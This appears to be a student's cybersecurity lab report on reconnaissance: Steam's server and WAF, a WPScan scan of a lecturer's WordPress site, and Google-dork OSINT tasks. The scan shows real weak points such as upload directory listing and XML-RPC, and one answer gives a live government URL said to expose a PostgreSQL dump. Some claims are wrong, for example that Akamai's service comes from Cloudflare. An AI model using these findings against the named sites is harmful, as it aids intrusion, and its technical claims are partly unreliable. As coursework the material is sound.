
- ii. Are there other services hosted on this website? Who are they?

- Yes, there is a Mail (MX) Service.




- iii. What is the Web Server and OS that host this website? What were its last alterations?
  - The Web Server that hosts Steam is **nginx**. However if we analyze Nikto's output on the screenshot two below, we can see it redirects from *nginx* to **AkamaiGHost**. This makes sense due to the fact that *nginx* is a load balancer, therefore just manages the traffic. On the other

hand, *AkamaiGHost* is the WAF for this application.




- Unfortunately, it was not possible to determine the OS that hosts the website, as said by `nmap -O steampowered.com`, **"no OS matches for host"**.




- There's a **redirect to the subdomain *store.steampowered.com*** and a **server change from nginx to AkamaiGHost**.

- iv. What technologies does this website uses?
    - As mentioned before, this website uses technologies such as a load balancer (nginx) and a WAF (AkamaiGHost).
- v. Is there any WAF protecting this website?
    - As mentioned previously, yes, there is, AkaiGHost, from Cloudflare.
- vi. The domain has a configured e-mail server? What are the IPs?
    - Yes, it does have a configured e-mail server (MX), **smtp.steampowered.com.**. Its IP address is **208.64.202.36**.



Exercise H - Mapping CMS

The mapping of rodolfoavelino.com.br's domain can be checked below:



And fully:

```
__          _______   _____
\ \        / /  __ \ / ____|
 \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
  \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|

  WordPress Security Scanner by the WPScan Team
                Version 3.8.25
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

[+] URL: https://www.rodolfoavelino.com.br/ [104.21.57.232] [+] Started: Thu Mar 7 21:20:47 2024

Interesting Finding(s):

[+] Headers | Interesting Entries: | - cf-cache-status: DYNAMIC | - report-to: {"endpoints": [{"url":"https://a.nel.cloudflare.com/report/v3?s=%2BWZ%2F1JAFEUKkM%2BNsgYCRW%2F0dmOlIsXaPg3g1lvSgY4FfL5pfb0nCybPar2HDZpudN01Iub0

ZNuvM83x2wvppo%2BAgDM9HT49NxUdCeX9uG%2B2LtRkXjs4L7Fh0vqqL977wDSNf6NaIXckNnc1U"}],"group":"cf-nel","max_age":604800} | - nel: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} | - server: cloudflare | - cf-ray: 860ee7626bea02f4-GRU | - alt-svc: h3=":443"; ma=86400 | Found By: Headers (Passive Detection) | Confidence: 100%

[+] robots.txt found: https://www.rodolfoavelino.com.br/robots.txt | Interesting Entries: | - /wp-admin/ | - /wp-admin/admin-ajax.php | Found By: Robots Txt (Aggressive Detection) | Confidence: 100%

[+] XML-RPC seems to be enabled: https://www.rodolfoavelino.com.br/xmlrpc.php | Found By: Link Tag (Passive Detection) | Confidence: 100% | Confirmed By: Direct Access (Aggressive Detection), 100% confidence | References: | - http://codex.wordpress.org/XML-RPC_Pingback_API | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/ | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/ | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] Upload directory has listing enabled: https://www.rodolfoavelino.com.br/wp-content/uploads/ | Found By: Direct Access (Aggressive Detection) | Confidence: 100%

[+] The external WP-Cron seems to be enabled: https://www.rodolfoavelino.com.br/wp-cron.php | Found By: Direct Access (Aggressive Detection) | Confidence: 60% | References: | - https://www.iplocation.net/defend-wordpress-from-ddos | - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 6.4.3 identified (Latest, released on 2024-01-30). | Found By: Style Etag (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-admin/load-styles.php, Match: '6.4.3' | Confirmed By: Query Parameter In Upgrade Page (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-includes/css/dashicons.min.css?ver=6.4.3 | - https://www.rodolfoavelino.com.br/wp-includes/css/buttons.min.css?ver=6.4.3 | - https://www.rodolfoavelino.com.br/wp-admin/css/forms.min.css?ver=6.4.3 | - https://www.rodolfoavelino.com.br/wp-admin/css/l10n.min.css?ver=6.4.3 | - https://www.rodolfoavelino.com.br/wp-admin/css/install.min.css?ver=6.4.3

[+] WordPress theme in use: zerif-lite | Location: https://www.rodolfoavelino.com.br/wp-content/themes/zerif-lite/ | Latest Version: 1.8.5.49 (up to date) | Last Updated: 2019-06-28T00:00:00.000Z | Readme: https://www.rodolfoavelino.com.br/wp-content/themes/zerif-lite/readme.md | Style URL: https://www.rodolfoavelino.com.br/wp-content/themes/zerif-lite/style.css?ver=1.8.5.49 | Style Name: Zerif Lite | Style URI: https://themeisle.com/themes/zerif-lite/ | Description: Zerif LITE is a free one page WordPress theme. It's perfect for web agency business,corporate busine... | Author: ThemeIsle | Author URI: https://themeisle.com | | Found By: Css Style In Homepage (Passive Detection) | Confirmed By: Css Style In 404 Page (Passive Detection) | | Version: 1.8.5.49 (80% confidence) | Found By: Style (Passive Detection) | - https://www.rodolfoavelino.com.br/wp-content/themes/zerif-lite/style.css?ver=1.8.5.49, Match: 'Version: 1.8.5.49'

[+] Enumerating All Plugins (via Passive Methods) [+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] contact-form-7 | Location: https://www.rodolfoavelino.com.br/wp-content/plugins/contact-form-7/ | Latest Version: 5.9 (up to date) | Last Updated: 2024-03-02T07:25:00.000Z | | Found By: Urls In Homepage

(Passive Detection) | Confirmed By: Urls In 404 Page (Passive Detection) | | Version: 5.9 (90% confidence) | Found By: Query Parameter (Passive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/contact-form-7/includes/css/styles.css?ver=5.9 | Confirmed By: Readme - Stable Tag (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/contact-form-7/readme.txt

[+] ultimate-social-media-icons | Location: https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/ | Latest Version: 2.8.9 (up to date) | Last Updated: 2024-03-07T00:23:00.000Z | | Found By: Urls In Homepage (Passive Detection) | Confirmed By: Urls In 404 Page (Passive Detection) | | Version: 2.8.9 (100% confidence) | Found By: Query Parameter (Passive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/css/sfsi-style.css?ver=2.8.9 | - https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/js/custom.js?ver=2.8.9 | Confirmed By: | Readme - Stable Tag (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/readme.txt | Readme - ChangeLog Section (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/ultimate-social-media-icons/readme.txt

[+] wp-statistics | Location: https://www.rodolfoavelino.com.br/wp-content/plugins/wp-statistics/ | Latest Version: 14.5 (up to date) | Last Updated: 2024-02-24T14:32:00.000Z | | Found By: Urls In Homepage (Passive Detection) | Confirmed By: Urls In 404 Page (Passive Detection) | | Version: 14.5 (100% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/wp-statistics/readme.txt | Confirmed By: Readme - ChangeLog Section (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/wp-statistics/readme.txt

[+] wp-stats-manager | Location: https://www.rodolfoavelino.com.br/wp-content/plugins/wp-stats-manager/ | Latest Version: 6.9.5 (up to date) | Last Updated: 2024-02-04T06:42:00.000Z | | Found By: Urls In Homepage (Passive Detection) | Confirmed By: Urls In 404 Page (Passive Detection) | | Version: 6.9.5 (80% confidence) | Found By: Readme - Stable Tag (Aggressive Detection) | - https://www.rodolfoavelino.com.br/wp-content/plugins/wp-stats-manager/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods) Checking Config Backups - Time: 00:00:21
<==========> (137 / 137) 100.00% Time: 00:00:21

[i] No Config Backups Found.


[!] No WPScan API Token given, as a result vulnerability data has not been output. [!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Mar 7 21:21:42 2024 [+] Requests Done: 190 [+] Cached Requests: 7 [+] Data Sent: 58.22 KB [+] Data Received: 925.63 KB [+] Memory used: 281.73 MB [+] Elapsed time: 00:00:54

Exercise I - OSINT


- i. What's the CNPJ responsible for the domain insper.edu.br?

- The CNPJ is **06.070.152/0001-47**, as shown in this Google search.



- ii. How many articles does Rodolfo Avelino have in uol.com.br?


  - After applying Google Dork techniques to the search, it is possible to find 14 articles featuring Rodolfo Avelino, by counting them one by one in Google search results.



- iii. Find a URL that may contain backup files (security copies), insecurely exposed.


  - After some Google Dork, I was able to find a URL from Brazilian Government containing an PostgreSQL dump, probably froma backup, in the URL: https://softwarepublico.gov.br/gitlab/gsan/gsan/raw/21f3a1154da63935ee2fcd6d2aa9bab86a2

494f3/projects/migrations/scripts/bootstrap.sql.



Exercise J - Search for a PDF containing "SUPERFATURAMENTO NO VALOR" in hosted pages by the "Tribunal de Contas do Estado" from any state

